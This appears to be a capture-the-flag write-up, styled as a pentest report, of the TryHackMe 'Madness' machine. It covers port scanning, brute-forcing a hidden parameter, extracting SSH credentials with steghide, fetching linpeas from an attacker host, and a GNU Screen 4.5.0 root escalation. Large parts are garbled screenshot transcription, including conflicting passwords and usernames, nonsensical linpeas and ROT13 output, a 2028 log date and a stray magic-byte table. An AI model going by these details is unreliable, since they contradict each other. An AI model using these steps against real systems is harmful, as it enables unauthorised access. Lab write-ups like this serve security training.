



Madness-Report

Project Title: Madness – Internal Network & Web Application Penetration Test

Team name: Whoami

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1. Executive Summary

This assessment was conducted as part of an internal penetration test targeting a Linux-based server hosting an HTTP service and an SSH service.

The primary objective of the engagement was to evaluate the security posture of the exposed services, identify potential vulnerabilities, and determine whether an attacker could compromise the system and escalate privileges to root.

During the assessment, weaknesses were observed in:

- **Web Application Information Disclosure**
- **Weak Access Control in Hidden Parameters**
- **Use of Obfuscation Instead of Proper Security**
- **Weak SSH Credential Protection**
- **Presence of a Vulnerable SUID Binary (screen-4.5.0)**

These issues enabled a full compromise of the server, including obtaining **root privileges**.

The overall risk rating for the system is **High**, due to the complete compromise of confidentiality, integrity, and availability.

2. Methodology Overview

The methodology followed industry-standard frameworks:

- **NIST SP 800-115 (Technical Guide to Security Testing)**
- **OWASP Web Security Testing Guide**
- **MITRE ATT&CK Framework**
- **PTES (Penetration Testing Execution Standard)**

1- Pre-engagement – Define scope and rules.

2- Intelligence Gathering – Collect information about the target.

3- Threat Modeling – Identify possible threats and attack paths.

4- Vulnerability Analysis – Find weaknesses.

5- Exploitation – Exploit vulnerabilities to prove impact.

6- Post-Exploitation – Escalate, pivot, and assess real damage.

7- Reporting – Document findings and remediation steps.

3. Assessment Scope

In-Scope Target:

- IP Address: [Target IP]

- Services Identified:

- 22/tcp – SSH
- 80/tcp – HTTP

Engagement Type:

- Internal Network Penetration Test
- Web Application Penetration Test

Testing Approach:

- Reconnaissance & Enumeration
 - Vulnerability Assessment
 - Exploitation
 - Post-Exploitation & Privilege Escalation
 - Risk Evaluation
 - Documentation & Recommendations
-

4. Technical Findings & Attack Narrative

This section provides a high-level narrative of how the attack unfolded from initial enumeration to full system compromise.

4.1 Initial Reconnaissance & Service Enumeration

An initial Nmap scan was performed to identify open ports and running services.

Commands used:

nmap [TARGET_IP]

nmap [TARGET_IP] -n -Pn -sS -T5 -p22,80

Findings:

- Port 22/tcp (SSH) running on Linux
- Port 80/tcp (Apache HTTPD)

Additional fingerprinting using whatweb provided information about the web technology stack.

Sat 22 Nov, 17:20

```
File Edit View Search Terminal Help
root@ip-10-10-51-222:~# nmap 10.10.239.65
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-22 17:20 GMT
nmap_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify val
Nmap scan report for 10.10.239.65
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:EF:0E:74:DB:73 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
root@ip-10-10-51-222:~#
```

Sat 22 Nov, 17:21

```
File Edit View Search Terminal Help
root@ip-10-10-51-222:~# nmap 10.10.239.65
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-22 17:20 GMT
nmap_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify val
Nmap scan report for 10.10.239.65
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:EF:0E:74:DB:73 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
root@ip-10-10-51-222:~# nmap -n -Pn -sS -sV -T5 -p22,80 10.10.239.65
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-22 17:21 GMT
Nmap scan report for 10.10.239.65
Host is up (0.00029s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd/2.4.18 ((Ubuntu))
MAC Address: 02:EF:0E:74:DB:73 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds
root@ip-10-10-51-222:~#
```

```
ronin@Samurai:~$ whatweb http://10.10.239.65/
http://10.10.239.65/ [200 OK] Apache[2.4.18], Country[RESERVED][IR], HTTPServer[Ubuntu 18.04][Apache/2.4.18 (Ubuntu)], IP[10.10.239.65], Title[Apache2 Ubuntu Default Page: It works]
```

No publicly available exploits matched the detected versions (checked through searchsploit and Exploit-DB).

```
ronin@Samurai:~$ searchsploit Apache 2.4.18
```

Exploit Title

```
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
Webroot Shutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution
```

Shellcodes: No Results

```
ronin@Samurai:~$
```

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The address bar shows the URL <https://www.exploit-db.com/exploits/46676>. The page title is "Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation". The exploit details table includes:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46676	2019-0211	CFREAL	LOCAL	LINUX	2019-04-08

Below the table, it says "EDB Verified: ✘" and "Exploit: 🛡️ / { }". The "Vulnerable App:" field is empty. On the left, there's a sidebar with various icons and a search bar.

<?php
CARPE (DIEM): CVE-2019-0211 Apache Root Privilege Escalation
Charles Fol
@cfreal
2019-04-08

INFOS

https://cfreal.github.io/carpe-diem-cve-2019-0211-apache-local-root.html

4.2 Web Application Analysis & Information Disclosure

Accessing the HTTP service revealed a minimal static webpage.

A manual review of the page source uncovered:

- A **hidden comment** referencing an internal image
- The image could not be rendered properly

Upon inspection of the file header (magic bytes), it was determined that the file extension was **incorrect** (JPEG header modified).


The file was repaired using:


xxd

ghex

After correcting the header, the image displayed properly and contained:


- A reference to a **hidden directory**: /th1s_1s_hidd3n





| Contents | | nuru ASCII/ANSI Image and palette files ^[15] | | Appearance |
|------------------------------------|--|---|--|--|
| (Top) | | nuru ASCII/ANSI Image and palette files ^[15] | | <input type="radio"/> Small <input checked="" type="radio"/> Standard <input type="radio"/> Large |
| See also | | dpx | | <input type="radio"/> Text <input checked="" type="radio"/> Standard <input type="radio"/> Large |
| References | | SMPTÉ DPX image | | <input type="radio"/> Wide <input checked="" type="radio"/> Standard <input type="radio"/> Wide |
| External links | | OpenEXR image | | <input type="radio"/> Color (beta) <input checked="" type="radio"/> Automatic <input type="radio"/> Light <input type="radio"/> Dark |
| 4E 55 52 55 40 47 | | xp05 | | |
| 4E 55 52 55 50 41 4C | | BPG | | |
| 53 44 50 58 (big-endian format) | | bpg | | |
| 58 50 44 53 (little-endian format) | | Better Portable Graphics format ^[14] | | |
| 76 2F 31 01 | | v1\. | | |
| 42 50 47 FB | | JPEG raw or in the JFIF or Exif file format ^[17] | | |
| FF DB 0B | | JPEG raw or in the JFIF or Exif file format ^[17] | | |
| FF 0B FF E6 00 10 4A 4C | | yoy0 | | |
| 49 46 00 01 | | yoy1 | | |
| FF DB FF EE | | yoy2 | | |
| FF DB FF E1 ?? ?? 47 58 | | yoy3\Exif\. | | |
| 69 66 00 00 | | yoy4 | | |
| FF DB FF EB | | yoy5 | | |
| 00 00 00 0C 6A 50 20 2B | | yoy6 | | |
| BD 0A 87 0A | | yoy7 | | |
| FF 4F FF 51 | | yoy8 | | |

```
[ghx:12775]: Gtk-WARNING **: 18:44:56.49 - gdk_color_parse: theme parser error: gtk.css:5027:13-15: "mix" is not a valid color name.  
[ghx:12775]: Gtk-WARNING **: 18:44:56.49 - gdk_color_parse: theme parser error: gtk.css:5027:13-15: "mix" is not a valid color name.  
[ghx:12775]: Gtk-WARNING **: 18:44:56.49 - gdk_color_parse: theme parser warning: gtk.css:5022:13-50:31:1: Expected ';' at end of block  
[ghx:12775]: Gtk-WARNING **: 18:44:56.54 - gdk_color_parse: theme parser error: gtk.css:5253:13-15: No property named "-gtk-icon-effect"  
Session Actions Edit View Help  
ronin@Samurai: ~
```



4.3 Hidden Parameter Abuse & Weak Access Controls

Inside the hidden directory, a parameter named:

?secret=

was discovered.

Inputting random values had no effect, but the page source revealed:


"Value is between 0–99"

A brute-force attack was executed via **Burp Suite Intruder**, iterating through values 0–99.

The valid value was discovered:

- secret=73

This returned a **passphrase** used for extracting data from an image via *steghide*.



```
1 <html>
2 <head>
3   <title>Hidden Directory</title>
4   <link href="stylesheet.css" rel="stylesheet" type="text/css">
5 </head>
6 <body>
7   <div class="main">
8     <h1>Welcome! I have been expecting you!</h1>
9     <p>To obtain my identity you need to guess my secret! </p>
10    <!-- It's between 0-99 but I don't think anyone will look here-->
11
12    <p>Secret Entered: 5/</p>
13
14    <p>That is wrong! Get outta here!</p>
15
16  </div>
17 </body>
18 </html>
19
```

Case-sensitive match

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag responses matching these expressions:

Paste That is wrong! Get outta here!
Load...
Remove
Clear

Add |

Match type: Simple string

Screenshot of Burp Suite Community Edition v2025.7.4 - Temporary Project showing an Intruder attack configuration and the resulting attack results.

Intruder Attack Configuration:

- Target:** http://10.10.239.65
- Attack Type:** Sniper attack
- Payloads:** All payload positions, Payload count: 100, Request count: 100.
- Payload Configuration:** Sequential type, From: 0, To: 99, Step: 1, How many: 1.
- Number range:** Base: Decimal, Min integer digits: 0, Max integer digits: 2, Min fraction digits: 0, Max fraction digits: 0.
- Payload processing:** Rule: Enabled.


Attack Results:

3. Intruder attack of http://10.10.239.65

| Request | Payload | Status code | Response received | Error | Timeout | Length | That is wrong! | Comment |
|---------|---------|-------------|-------------------|-------|---------|--------|----------------|---------|
| 74 | 73 | 200 | 205 | | | 673 | | |
| 79 | 78 | | 0 | | | | | |
| 0 | 0 | 200 | 98 | | | 635 | 1 | |
| 1 | 1 | 200 | 123 | | | 634 | 1 | |
| 2 | 2 | 200 | 114 | | | 634 | 1 | |
| 3 | 3 | 200 | 98 | | | 635 | 1 | |
| 4 | 3 | 200 | 97 | | | 634 | 1 | |
| 5 | 4 | 200 | 98 | | | 635 | 1 | |
| 6 | 5 | 200 | 104 | | | 634 | 1 | |
| 7 | 6 | 200 | 184 | | | 635 | 1 | |
| 8 | 7 | 200 | 205 | | | 634 | 1 | |
| 9 | 8 | 200 | 299 | | | 635 | 1 | |
| 10 | 9 | 200 | 96 | | | 634 | 1 | |
| 11 | 10 | 200 | 98 | | | 636 | 1 | |
| 12 | 11 | 200 | 169 | | | 636 | 1 | |
| 13 | 12 | 200 | 98 | | | 636 | 1 | |
| 14 | 13 | 200 | 106 | | | 636 | 1 | |
| 15 | 14 | 200 | 105 | | | 636 | 1 | |
| 16 | 15 | 200 | 106 | | | 636 | 1 | |
| 17 | 16 | 200 | 160 | | | 636 | 1 | |
| 18 | 17 | 200 | 99 | | | 636 | 1 | |
| 19 | 18 | 200 | 175 | | | 636 | 1 | |
| 20 | 19 | 200 | 97 | | | 636 | 1 | |
| 21 | 20 | 200 | 98 | | | 636 | 1 | |
| 22 | 21 | 200 | 141 | | | 636 | 1 | |
| 23 | 22 | 200 | 98 | | | 636 | 1 | |
| 24 | 23 | 200 | 106 | | | 636 | 1 | |
| 25 | 24 | 200 | 98 | | | 636 | 1 | |
| 26 | 25 | 200 | 98 | | | 636 | 1 | |
| 27 | 26 | 200 | 259 | | | 636 | 1 | |
| 28 | 27 | 200 | 99 | | | 636 | 1 | |
| 29 | 28 | 200 | 98 | | | 636 | 1 | |
| 30 | 29 | 200 | 184 | | | 636 | 1 | |
| 31 | 30 | 200 | 98 | | | 636 | 1 | |
| 32 | 31 | 200 | 104 | | | 636 | 1 | |
| 33 | 32 | 200 | 112 | | | 636 | 1 | |

Request Response:

Pretty Raw Hex



Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 73

Urgh, you got it right! But I won't tell you who I am! v2RPj4QaPF

4.4 Credential Extraction Through Steganography

Using the retrieved passphrase, hidden content was extracted:

steghide extract -sf image.jpg

The extraction revealed:

- hidden.txt containing the username:
 - wbxre → ROT13 → **joker**

Another hidden image, once extracted, provided the **SSH password**:

*axA&GF8dP

Thus, valid SSH credentials were obtained:

- **Username:** joker
- **Password:** *axA&GF8dP

```
Session Actions Edit View Help
ronin@Samurai: ~  ronin@Samurai: ~
(ronin@Samurai)-[~]
$ steghide extract -sf thm.jpg
Enter passphrase:
wrote extracted data to "hidden.txt".
(ronin@Samurai)-[~]
$
```

The terminal window shows the following output:

```
1 Fine you found the password!
2
3 Here's a username
4
5 wbxe
6
7 I didn't say I would make it easy for you!
8
```

A second terminal window titled "TryHackMe [Markus]" is open, showing the CyberChef tool. The "Operations" sidebar has "Rot" selected. Under "Rot", "ROT13" is chosen. The "Input" field contains "sh0t". The "Output" field shows "l3k3r".

The terminal window shows the following command and output:

```
wget https://assets.tryhackme.com/assets/1/malicious/angur/51WfkdA.jpg
--2025-11-22 20:12:48-- https://assets.tryhackme.com/assets/1/malicious/angur/51WfkdA.jpg
Resolving assets.tryhackme.com (assets.tryhackme.com) ... 3.175.196.83, 3.175.196.30, 3.175.196.43, ...
Connecting to assets.tryhackme.com (assets.tryhackme.com)|3.175.196.83|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 332 (332 KB/s)
Saving to: '51WfkdA.jpg'

51WfkdA.jpg          100%[=====] 147.64K  332KB/s  in 0.44s
```

A screenshot of a Linux desktop environment. At the top, there's a standard window title bar with icons for file operations like cut, copy, paste, and zoom. The main window title is "Session Actions Edit View Help". Below the title bar, there are two terminal windows. The left terminal window shows the command "steghide extract -sf 5iW7kC8.jpg" being run, followed by a prompt for a passphrase and a message indicating the extracted data was written to "password.txt". The right terminal window is currently empty, with a single dollar sign (\$) prompt. Below the terminals, there's a "Mousepad" application window titled "-/password.txt - Mousepad". This window contains two text files: "hidden.txt" and "password.txt". The "hidden.txt" file contains the following text:
1 I didn't think you'd find me! Congratulations!
2
3 Here take my password
4
5 +axABGF8dP
6
7
The "password.txt" file contains the password "axABGF8dP". The desktop background is a dark, abstract image of a city skyline at night.

4.5 SSH Access & User-Level Compromise

Using the obtained credentials, the SSH service on port 22 was accessed:

ssh joker@[TARGET_IP]

User-level access was successfully achieved.

```
Session Actions Edit View Help
ronin@Samurai:~ [1] ronin@Samurai:~ [2]
[2] ~$ ssh joker@10.10.239.65
The authenticity of host '10.10.239.65 (10.10.239.65)' can't be established.
ED25519 key fingerprint is SHA256:88cgnlQ9Mrw4u0ZJNNAJ10gd+eOf5sf2edc5ZMDrwY.
This key is not known by any other names.
Are you sure you want to connect (yes/no)? yes
Warning: Permanently added '10.10.239.65' (ED25519) to the list of known hosts.
joker@10.10.239.65's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan  5 18:51:33 2020 from 192.168.244.128
joker@ubuntu:~$ ls
user.txt
joker@ubuntu:~$ cat user.txt
THM{d5781e53b130efe2f94f9b0354a5e4ea}
joker@ubuntu:~$
```

```
Last login: Sun Jan  5 18:51:33 2020 from 192.168.244.128
joker@ubuntu:~$ ls
user.txt
joker@ubuntu:~$ cat user.txt
THM{d5781e53b130efe2f94f9b0354a5e4ea}
```

5. Post-Exploitation & Privilege Escalation

Privilege escalation enumeration was automated using **linpeas**.

The file was uploaded via a temporary Python web server:

```
python3 -m http.server 8080
```

```
wget http://[ATTACKER_IP]:8080/linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

LinPEAS identified a critical misconfiguration:

- A vulnerable **SUID binary**: /bin/screen-4.5.0
- Known privilege escalation exploit available

Using **searchsploit**, the exploit was downloaded and transferred.

Executing it granted a **root shell**.

The screenshot shows a terminal window with three tabs open:

- ronin@Samurai: ~
- ronin@Samurai: ~
- ronin@Samurai: /usr/share/peass/linpeas

In the third tab, the user runs the command:

```
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Session Actions Edit View Help

Session Actions Edit View Help

Session Actions Edit View Help

```
oker@ubuntu:~$ ls
linpeas.sh user.txt
oker@ubuntu:~$ chmod +x linpeas.sh
oker@ubuntu:~$
```

```
ronin@Samurai: ~ ronin@Samurai: /usr/share/peass/linpeas ronin@Samurai: /usr/share/peass/linpeas

Do you like PEASS?
Learn Cloud Hacking : https://training.hackthebox.eu
Follow on Twitter : https://twitter.com/peass
Respect on HTB : https://github.com/peass

Thank you!
LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privilege Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html

LEGEND:
RED/YELLOW: 95% a PE vector
: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SIGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders ...
[Basic information]
OS: Linux version 4.4.0-170-generic (buildd@lcy01-amd64-019) (gcc version 5.4.0-20160609 (Ubuntu 5.4.0-6ubuntu1-16.04.12) ) #199-Ubuntu SMP Thu Nov 14 01:45:04 UTC 2019
User & Groups: uid=1000(joker) gid=1000(joker) groups=1000(joker)
Hostname: ubuntu

[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)

ls -l /usr/bin/
-rwsr-xr-x 3 root root 11K May  8 2018 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 3 root root 74K Mar 26 2019 /usr/bin/gpasswd
-rwsr-xr-x 3 root root 53K Mar 26 2019 /usr/bin/passwd --> /apple/Mac_OSSX-2008/Utilities/XP/12-2008/SPADES/X/3/Sec_utilities/2.2/mac/2.2.0/SPADES-2008
-rwsr-xr-x 3 root root 39K Mar 26 2019 /usr/bin/mount --> /bin/mount
-rwsr-xr-x 3 root root 40K Mar 26 2019 /usr/bin/csh
-rwsr-xr-x 3 root root 71K Mar 26 2019 /usr/bin/csh --> /bin/csh
-rwsr-xr-x 3 root root 134K Oct 11 2019 /usr/bin/vnode --> check_if_the_node_version_is_vulnerable
-rwsr-xr-x 3 root root 31K Jul 12 2016 /bin/fusemount
-rwsr-xr-x 3 root root 40K Mar 26 2019 /bin/su
-rwsr-xr-x 3 root root 44K May  7 2014 /bin/ping6
-rwsr-xr-x 3 root root 1.6M Jan  4 2020 /bin/screen-4.5.0 [Unknown SUID binary]
-rwsr-xr-x 3 root root 1.6M Jan  4 2020 /bin/screen-4.5.0 [Unknown SUID binary]
-rwsr-xr-x 3 root root 40K Oct 10 2019 /bin/vnode --> /apple/Mac_OSSX-2008/Utilities/XP/12-2008/SPADES/X/3/Sec_utilities/2.2/mac/2.2.0/SPADES-2008
-rwsr-xr-x 3 root root 44K May  7 2014 /bin/ping
-rwsr-xr-x 3 root root 27K Oct 10 2019 /bin/vnode --> /bin/vnode(0-2008)

[SGID]
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#ssudo-and-suid
ronin@Samurai: ~ ronin@Samurai: /usr/share/peass/unpeas ronin@Samurai: /usr/share/peass/unpeas

[ronin@Samurai: ~]
$ searchsploit screen-4.5.0
Exploits: No Results
Shellcodes: No Results

[ronin@Samurai: ~]
$ searchsploit screen 4.5.0
Exploit Title
GNU Screen 4.5.0 - Local Privilege Escalation
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)
Shellcodes: No Results

[ronin@Samurai: ~]
$ searchsploit -e 41154.sh
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/41154
Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
Codes: N/A
Verified: True
File Type: Bourne-Again shell script, ASCII text executable
Copied to: /home/ronin/41154.sh

[ronin@Samurai: ~]
$
```

```
Session Actions Edit View Help
ronin@Samurai:~ ronin@Samurai:~ ronin@Samurai:~ 
/var/log/dpkg.log:2028-01-04 14:25:08 status unpacked glibc:amd64 1:4.2-3.1ubuntu5.4
/var/log/installer/status:Description: Set up users and passwords

